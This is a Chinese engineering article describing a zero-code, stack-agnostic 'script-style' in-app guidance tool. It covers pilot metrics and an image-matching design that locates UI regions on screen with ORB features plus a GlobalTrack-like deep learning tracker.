我们的项目目标是搭建一套好用的剧本式引导工具，即便是非技术同学也能独立完成生产与投放，并且相比传统方案的成本更低、效果更好，目前主要应用在“操作引导”与“心智建设”等场景。

这里的“剧本”怎么理解？就是带入一个实际场景，模拟一个期望达成的目标，带领用户为此目标而进行一系列的操作引。，用户可感受整体流程以及其中的关联与时序关系。也可以理解为，这是一个预先安排好的小节目，一步一步展示给用户，可能需要交互也可能不需要。

而剧本化的引导方式，之前在游戏类 App 应用比较常见，比如遇到了一个火属性敌人，所以要去武器界面，选中某武器，换上水属性宝石。近两年，剧本化的引导逐步在展示类 App 与工具类 App 中也开始被使用起来。

此前，美团外卖商家端的“开门营业”、“模拟接单”等引导需求就使用了类似的思想，这种方式更加先进，但开发成本较高，所以导致后续引导类需求的积压。

### 收益测算逻辑

ASG 剧本式引导项目的收益测算逻辑是“降本增效”，这里的“效”既指“效率”也指“效果”，结果数据测算公式为：提效倍数 x =（ 1 /（1 − 成本缩减比））*（ 1 + 产品指标增长比），因此目标可拆解为如下两个方向：

- **更低的生产成本**，借助一些端能力和配置能力，通过简易的交互，就可以让产品与运营同学独立上线剧本。“零代码”与“技术栈无关”作为项目的核心竞争

力。我们提供标准化的框架，并通过一些参数与类型的调配来应对不同的需求场景，在大框架中提供有限的定制能力。

- **更高的应用效果**，相比于传统的功能引导，剧本式引导可以更加生动，能够融合更多元素（不僵硬的语音、恰逢时机的动效、和蔼的 IP 形象），从而带来沉浸式的体验，增强用户感知。更加关注与用户的交互 / 互动，操作后的反馈最好是真实页面的变化，加深用户的理解。时机更加可控，在满足规则后自动触发，后台可筛选特定特征的用户（比如用不明白的用户）定向下发剧本引导。

## 面临的挑战

1. 目前，Flutter/React Native/ 小程序 /PWA 等终端技术栈各有各的适用场景，App 大多数为几种技术栈的组合，如何抹平差异，做到技术栈无关?（即容器无关性 Containerless）。
2. 剧本执行的成功率与健壮性如何保证?（MVP 版 Demo 的成功率仅达到 50%，稳定版目标要达到 99% 以上）。
3. 怎样落实“零代码”的剧本生产方案，以支持产运独立发布?（之前类似单任务需要研发 20 ~ 50 人日）。

# 整体设计

## 展示形式选择

项目主体应该选择基于什么样的形式? 我们的思路是先确定“好的效果”，再去尝试在此形式下做到“更低的成本”。

“好的效果”自然是期望体现在产品指标上，但是前期，在数据对比上不同的场景落地指标跨度较大，对于不同的形式也难以拉齐标准横向比较。所以我们从“学的越多才能会的越多”的角度推演，通过平台传递的信息能否更多的被用户接受，来衡量最终产品效果。

| 视频时长 | 新店必看（141 s） | | 新店配置活动（118 s） | | 勤看数据（90 s） | | 新店顾客分析（100 s） | | 维护评价（95 s） | |
|---|---|---|---|---|---|---|---|---|---|---|
| | 播放次数 | 次均播放时长 | 播放次数 | 次均播放时长 | 播放次数 | 次均播放时长 | 播放次数 | 次均播放时长 | 播放次数 | 次均播放时长 |
| 日均 | 557.66 | 70.29 | 40.71 | 65.70 | 232.43 | 59.01 | 168.28 | 66.09 | 124.85 | 63.16 |

我们选取了一些之前含视频教学的业务数据，平均播放时长比例在 50% ~ 66% 左右，大多数用户没有看完整个视频。我们分析后认为，因为用户理解的速度有慢有快，稍长的视频内容如果吸引力不够大，或不能贴合用户理解的节奏，就很难被看完。同时，视频传播是单向的，缺乏互动，且不是剧本式思路。于是我们与产品商议后，在一些引导需求上试点了基于真实页面开发、带有一定剧本、可交互的引导（左上角设有常驻按钮，用户可以随时退出引导）。

| 剧本示例 | 新店在线联系（共 17 步） | | | 新店配置商品（共 14 步） | | | 新店换购活动创建 （共 10 步） | | |
|---|---|---|---|---|---|---|---|---|---|
| | 触发次数 | 次均完成步骤数 | 用户接受比 | 触发次数 | 次均完成步骤数 | 用户接受比 | 触发次数 | 次均完成步骤数 | 用户接受比 |
| 日均 | 616 | 14.26 | 83.9% | 168 | 10.73 | 76.6% | 57 | 8.11 | 81.1% |

试点的结果符合我们的预期。基于真实页面开发且可交互的引导，的确可以更好地被用户所接受。引导完成步数比例达到 76% ~ 83%，相比于平均播放时长比例明显更高。

其实，常规的展示形式上还包括图片组，这个基本是强制用户点完才能进入该功能，可以应用于一些建议的引导场景，但对于一些中等复杂度及以上的引导案例，这里的数据就不具备参考意义了。 我们基于一些采集到的数据和基本认知，对以上三类做了一个对比，表格如下：


| 展示形式 | 研发成本 | 视觉与产运成本 | 互动 | 节奏可控 | 下发资源大小 | 用户体验 | 用户学习到的比例 | 维护成本 |
|---|---|---|---|---|---|---|---|---|
| 图片组 | 低 | 中 | 无 | 是 | 平均 1.2 MB | 低 | – | 低 |
| 产运制作视频并配音 | 低 | 高 | 无 | 否 | 平均 8.6 MB | 中 | 50% ~ 65%　avg 59% | 中 |
| 基于真实页面开发&展示 | 高 | 中 | 支持 | 是 | 0.1 MB 以内 | 高 | 76% ~ 83%　avg 80% | 较高 |

我们得到结论是：如果想要拿到更好的效果，想以用户为中心设计一些更能被用户所接受的引导，基于真实页面研发有着明显的优势，但是这么做的缺点是开发成本较

高。目前，简易的试点已经获得了不错的提升效果，所以产研同学有信心在引入更多客户端能力与调优后，整体效果还有更大的提升空间。

## 方案描述

ASG 剧本式引导项目的目标受众是产品运营同学，我们尝试从他们的角度思考了：**怎样才算是一个便捷且高效的“剧本式引导生产与投放工具”？**





产品运营视角

如上图所示，我们提供给产品运营同学的交互仅有：录制、编辑、预览、发布等四个步骤，当产品运营同学需要在业务模块上线引导时，只需拟定一个剧本，然后四步即可完成这个“需求”，整个流程几乎不需要研发和设计同学的参与。

在具体的执行方案中，我们对剧本引导进行了模板化的设计编排，将每个引导动作抽象成一个事件，多个事件组合形成一个剧本。同时为保证不同终端的兼容性，我们设计了一套标准且易扩展的协议描述剧本元素，运行时 PC 管理后台和 App 可自动将剧本解析成可执行的事件（如坐标点击、页面导航、语音播放等）。

核心的功能模块在剧本的执行侧。为了保证更高的应用效果，我们要求引导过程与用户的交互，均操作在真实的业务页面，播放展示的元素也要求是实时计算与绘制的，这对系统性能与准确性提出了更高的要求。系统的全景图如下图所示，由终端侧、管理后台与云服务三个部分组成：




系统全景图

**终端侧**：包括两个职能，既具备剧本的录制能力，也具备剧本的播放能力，由四个功能模块构成。预处理模块负责剧本的资源下载、协议解析、编解码等操作，是保障剧本成功执行的前置环节；实时计算模块则通过屏幕捕获、特征匹配、图像智能，完成动态获取剧本锚点元素的信息，保证了剧本引导的精准展示，是实现剧本引导技术栈无关的核心环节；任务调度模块主要通过事件队列的实现方式，保证剧本有序、正确的执行；多媒体模块负责语音合成和动效绘制，在特定业务场景为剧本播放提供沉浸式的体验。同时 PC 端在客户端的基础上进行了能力的扩展，对于常见的 React/Vue/Svelte 网页应用都可以低成本地接入和使用。

**管理后台**：包括剧本编辑、导入和发布、权限控制、数据看板等功能模块。其中剧本编辑模块，承载了剧本协议的解析、编辑、预览等关键功能，操作界面按功能划分为以下区域：

- 事件流控制区域：以页面帧的形式展示剧本流程中的事件，提供动态添加与删除、调整页面帧顺序等编辑功能。
- 协议配置区域：依照剧本的标准协议，通过可视化页面帧配置项，生成满足需要的引导事件；同时提供丰富的物料，满足心智类剧本的情感化创作。

剧本预览区域：支持通过二维码扫描，实现便捷、无差别地效果预览，保证与最终呈现给用户的引导效果一致。


管理后台

**云服务**：依赖美团的底层云服务平台，在剧本编辑完成后，需要资源托管服务、CDN 等进行资源的管理及分发，完成剧本的下发及更新。业务中台在端侧 SDK 和后台策略配置的共同作用下，提供了更细粒度的下发配置，更丰富的触达时机，满足业务侧按时间、城市、账号与门店、业务标签等维度配置的诉求。

## 部分技术方案剖析

### 基于视觉智能的区域定位方案

在引导过程中，需要对关键路径上目标区域设置高亮效果。在技术栈无关的前提下，基本思路是线下截取目标区域，线上运行时全屏截图，通过图像匹配算法，查找目标区域在全屏截图中的位置，从而获得该区域坐标，如下图所示：




高亮识别效果


整体思路看起来简单，但在具体的实践中却面临着诸多的挑战：

1. 圆角类图标的 UI 元素（`RadioButton`、`Switch`）在边缘区域能检测到的特征点过少，导致匹配成功率低。
2. 小字体的区域，在低分辨率情况下无法检测到足够的特征点，放大分辨率可以提升匹配精度，但是耗时也会成倍增加。
3. 在不提供初始位置的条件下，只能做全图检测和暴力匹配，需要检测和存储的特征点数量太庞大，尤其是复杂画面和高分辨率图像，移动设备上性能和内存开销无法接受。
4. 终端手机设备屏幕分辨率目前有几十种，算法需要适配多种分辨率。
5. 端侧部署，对算法库的包大小、性能、内存占用都有要求，例如 OpenCV，即使经过精心的裁剪之后仍然有 10 ~ 15 MB，无法直接集成到线上 App 中。

经过理论研究与实践试点，最终我们采用的是传统 CV（Computer Vision）+ AI 的解决方案，大部分场景可以基于传统 CV 的角点特征检测和匹配得到结果，未命中的则继续通过深度学习网络的检测和跟踪来获取结果。在工程部署方面也做了相应的优化。接下来将详细介绍这个方案的实现。

## 图像匹配流程概要

图像匹配算法由信息提取、匹配准则两部分组成。根据信息载体的二维结构特征是否保留，匹配算法可分为基于区域的信息匹配与基于特征的信息匹配，如下图所示：





图像匹配流程概要

基于区域的图像匹配方法，采用原始图片或域变化后的图片作为载体，选取最小信息差异区域作为匹配结果，该方法对于图像形变、噪声敏感等处理不佳。而基于特征的图像匹配方法，丢弃了图像二维结构信息，提取图片的纹理、形状、颜色等特征及位置信息描述，进而得到匹配结果。基于特征的算法鲁棒性好、信息匹配步骤速度快、适应性强，应用也更加广泛。

## 基于传统 CV 特征的图像匹配

其实该项目的应用场景，属于典型的 ROI（Region Of Interesting）区域检测、定位，传统 CV 算法针对不同的使用场景已经有很多比较成熟的算法，比如轮廓特征、连通区域、基于颜色特征、角点检测等。角点特征是基于中心像素与周围像素亮度差异变化剧烈，且基本不受旋转、缩放、明暗等变化影响的特征点，经典的角点检测有

SIFT、SURF、ORB 等，相关研究业界已经有很多，E Karami [5] 等人在 2017 年发表的一份对比研究结果（如下图所示）表明：绝大多数情况下，ORB 最快，SIFT 匹配结果最好，ORB 特征点分布集中在图像中心区域，而 SIFT、SURF、FAST 则分布在整张图上。在美团到家的场景下，目标区域可能位于图片的中心、四角等任何位置，所以 ORB 对于边缘区域的目标区域匹配失败的概率会偏大，需要特殊处理。




| | Time (sec) | Kpnts1 | Kpnts2 | Matches | Match rate (%) |
|---|---|---|---|---|---|
| SIFT | 0.13 | 248 | 229 | 183 | 76.7 |
| SURF | 0.04 | 162 | 166 | 119 | 72.6 |
| ORB | 0.03 | 261 | 267 | 168 | 63.6 |

| | Time (sec) | Kpnts1 | Kpnts2 | Matches | Match rate (%) |
|---|---|---|---|---|---|
| SIFT | 0.25 | 248 | 1210 | 232 | 31.8 |
| SURF | 0.08 | 162 | 581 | 136 | 36.6 |
| ORB | 0.02 | 261 | 471 | 181 | 49.5 |


| | Time (sec) | Kpnts1 | Kpnts2 | Matches | Match rate (%) |
|---|---|---|---|---|---|
| SIFT | 0.16 | 248 | 260 | 166 | 65.4 |
| SURF | 0.03 | 162 | 271 | 110 | 50.8 |
| ORB | 0.03 | 261 | 423 | 158 | 46.2 |

(a) SIFT (b) SURF (c) ORB 的匹配结果：不同强度（左）缩放（中）旋转（右）

总体来讲，一个效果好的特征检测匹配算法，需要同时具备：尺度不变性、旋转不变性、亮度不变性，这样才能适应更多的应用场景，具有较好的鲁棒性。下面我们以 ORB 为例，来简单阐述一下算法的计算过程（感兴趣可以查阅更多的相关资料）。


**ORB = Oriented FAST + Rotated BRIEF**（下文用 OFAST 与 rBRIEF 代替），ORB 融合了 FAST 特征检测和 BRIEF 特征描述算法，并做了一些改进，即采用改进的 OFAST 特征检测算法，使其具有方向性，并采用具有旋转不变性的 rBRIEF 特征描述子。FAST 和 BRIEF 都是非常快速的特征计算方法，因此 ORB 获得了比较明显的性能提升。

要想判断一个像素点 p 是不是 FAST 特征点，只需要判断其周围 7x7 邻域内的 16 个像素点中是否有连续 N 个点的灰度值与 p 的差的绝对值超出阈值。此外，FAST 之所以快，是因为首先根据上、下、左、右 4 个点的结果做判断，如果不满足角点条件则直接剔除，如果满足再计算其余 12 个点，由于图像中绝大多数像素点都不是特征点，所以这样做的结果，用深度学习”炼丹师“的话来说，就是“基本不掉点”，且计算时间大大减少。对于相邻的特征点存在重复的问题，可以采用极大值抑制来去除。




邻域 16 个点的位置（左）；上、下、左、右 4 个点（右）

改进后的 OFAST 会针对每个特征点计算一个方向向量。研究表明，通过从亮度中心至几何中心连接的向量作为特征点的方向，会比直方图算法和 MAX 算法有更好的效果。





OFAST 方向向量的计算

ORB 算法的第二步是计算特征描述符。这一步采用的是 rBRIEF 算法，每个特征描述符是仅包含 1 和 0 的长度为 128 – 512 位的向量。得到特征点和特征描述符之后，

就可以做特征匹配了。此外，特征匹配算法也比较多，为了简化计算，我们这里采用了 LPM[6] 算法。得到筛选后的特征对后，计算它们的外接矩形包围框，反变换到原图坐标系就可以得到目标的区域位置坐标。

基于纯传统 CV 算法测试的结果表明，特征点数量对匹配的召回率有直接影响，特征点较少，召回率偏低无法满足业务需求；特征点超过 10000 点则会严重影响算法性能，尤其是在移动端设备上的性能，高端机型上耗时在 1 秒以上。我们针对目标区域小图和原图设定不同特征点数量，然后做匹配，这样可以兼顾性能和匹配精度。

不同配置参数实测的特征点和匹配结果如下图所示，针对大多数图像、文字内容的区域，特征点在 5000 以上，匹配结果不错，但还存在常见区域匹配失败的情况；特征点在 10000 以上，除了一些特殊 Case，大多数场景匹配结果都比较满意。如果不提供目标区域的大概的初始位置（真实情况），基本上大多区域需要 10000 ~ 20000 特征点才能匹配，端侧性能就是个问题。





实测结果：匹配的召回率与特征点数量直接相关

## 基于深度学习的图像匹配


基于传统 CV 存在的弊端和一些无法解决的问题，我们需要具有更强图像特征表达能力的算法来进行图像匹配。近些年，深度学习算法取得了巨大的突破，同样在图像的特征匹配领域中也取得了较大的成功。在本应用场景中，我们需要算法在全屏截图中快速定位一个子区域的具体位置，即需要一个模型通过一个区域中局部区域的特征快

速定位其在全局特征中对应的位置。该问题看似可以使用目标检测的相关算法进行求解，但是一般目标检测算法需要目标的类别 / 语义信息，而我们这里需要匹配的是目标区域的表观特征。针对该问题，我们采用了基于目标检测的图像跟踪算法，即将目标区域视为算法需要跟踪的目标，在全屏截图中找到我们要跟踪的目标。在具体实现过程中，我们使用类似于 GlobalTrack[7] 的算法，首先会提取目标区域对应的特征，并使用目标区域的特征来对全屏截图的特征进行调制，并根据调制之后的特征来对目标区域进行定位。并根据移动端计算量受限的特性，我们在 GlobalTrack 的基础上设计了一个单阶段的目标检测器来对该过程进行加速。




GlobalTrack 示意图

由于我们直接使用目标区域的特征来引导目标检测的过程，所以其能够处理更为复杂的目标区域，比如纯文本、纯图像或图标、文字图像混编等，凡是能在 UI 上出现的元素都可能是目标区域，如下图所示的一些示例。




目标区域示例与包含不同尺寸类别组合的训练数据

结合业务场景，要求针对移动设备上 App UI 画面的任何局部区域做到精确定位。如上述的分析，该问题既可以看作是一个目标检测和匹配的问题，又可以看作是一个目标跟踪问题。同时算法需要能够适配不同内容的 ROI 区域、不同的屏幕分辨率、不

同的移动设备。

### 我们选择的方案


前文提到，我们采用的是 CV + AI 解决方案，这样的优点是：一方面解决传统 CV 检测无法覆盖全场景的问题；另一方面优化性能，减少移动端设备的耗时。

在工程部署方面，我们采用纯 C 实现检测和匹配算法，并且对 ORB 算法做了一些定制化修改。此外，我们采用多线程、Neon 优化等手段提升性能，从 800 毫秒优化到 100 毫秒左右。最终的版本不依赖 OpenCV 及第三方库，大大减小了算法库的包大小。深度学习模型基于 MTNN 端侧推理引擎获得了最优的推理性能和精度。在中高端机型上，可以启用异构硬件并行加速，CV 与 AI 并行计算，在 CPU 上执行特征检测的计算，同时在 GPU 或 NPU 上执行模型推理，然后做融合，这样可以在不增加 CPU 负载的情况下提升性能和准确率。

## 保证任务执行的健壮性

### 任务执行感知


传统方案在做开发引导时，我们可以通过函数回调、广播、组件变化等多种方式获取任务执行状态。但在技术栈无关前提下，感知引导过程失败、感知用户执行 / 点击是否正确，相比之下就比较困难。同时还要精确甄别出错误类型，增加特定步骤的重试方案，尽可能保证剧本的执行通畅，在极少数遇到阻塞是错误时，需要及时确认，上报错误并退出引导，减少对用户的影响。




任务执行流程图

首先，比较优雅的“黑盒”方案是使用图像相似度对比技术，此能力模型在视觉智能中比较基础，在通过跳转来到目标页面后，会截图与目标特征进行比较，进行快速容错。根据线下的大量测试数据，去除一些极端情况，我们发现在不同的阈值下是有规律的：

- 相似度 80% 以上的区间，基本可以确定目标页面准确，受一些角标或图片区块加载的影响没达到更高。
- 相似度 60% ~ 80% 的区间，是在一些列表样式或背景图、Banner 图有些许差异导致的，可以模糊判定命中（上报数据但不用上报异常）。
- 相似度 40% ~ 60% 的区间，大概率遇到了对应模块的 UI 界面改版，或者有局部弹窗，这时就需要进行一些重试策略适时上报异常。
- 相似度 40% 以下，基本确定跳转的是错误页面，可以直接终止引导流程，并上报异常。




图片相似度部分 Case 实测效果

同时，我们在端侧也有一些判定规则来辅助图像对比的决策，比如**容器路由 URL 比对**，当图像对比不匹配但容器路由 URL 准确时，会有一些策略调整并进行重试逻辑。在确认页面准确后，才会进行高亮区域寻找以及后续的绘制逻辑。最后兜底可以通过**超时失败**的方式自然验证，一个剧本关键帧的完整判定流程，我们设置了 5 秒的超时策略。

## 关于尺度与旋转不变性

为了在尺度上具有更好的健壮性，计算过程首先会对图像做高斯模糊，去除噪声的影响，并且对图像做下采样生成多层图像金字塔，对每一层都做特征检测，所有特征点集合作为检测到的特征点结果输出，参与后续特征匹配计算。为了应对图像旋转的情况，可以加入 rBRIEF，rBRIEF 从给定特征点的 31 x 31 邻域内（称为一个 Patch）随机选择一个像素对。下图展示了采用高斯分布采样随机点对的方法，蓝色正方形像素，是从以关键点为中心的高斯分布中抽取的一个像素，标准偏差 σ；黄色正方形的像素，是随机对中的第二个像素，它是从以蓝色正方形像素为中心的高斯分布中抽取的像素，标准偏差为 σ/2，经验表明，这种高斯选择提高了特征匹配率。当然也有其它选择方式，我们这里就不一一列举了。首先，根据特征点方向向量构造旋转矩阵，并对 N 个点对做旋转变换，使得每个点对与该特征点的主方向一致，然后再根据点对来计算特征向量。因为特征向量的主方向与特征点一致，意味着 rBRIEF 可以在朝着任何角度旋转的图像中检测到相同的特征点。

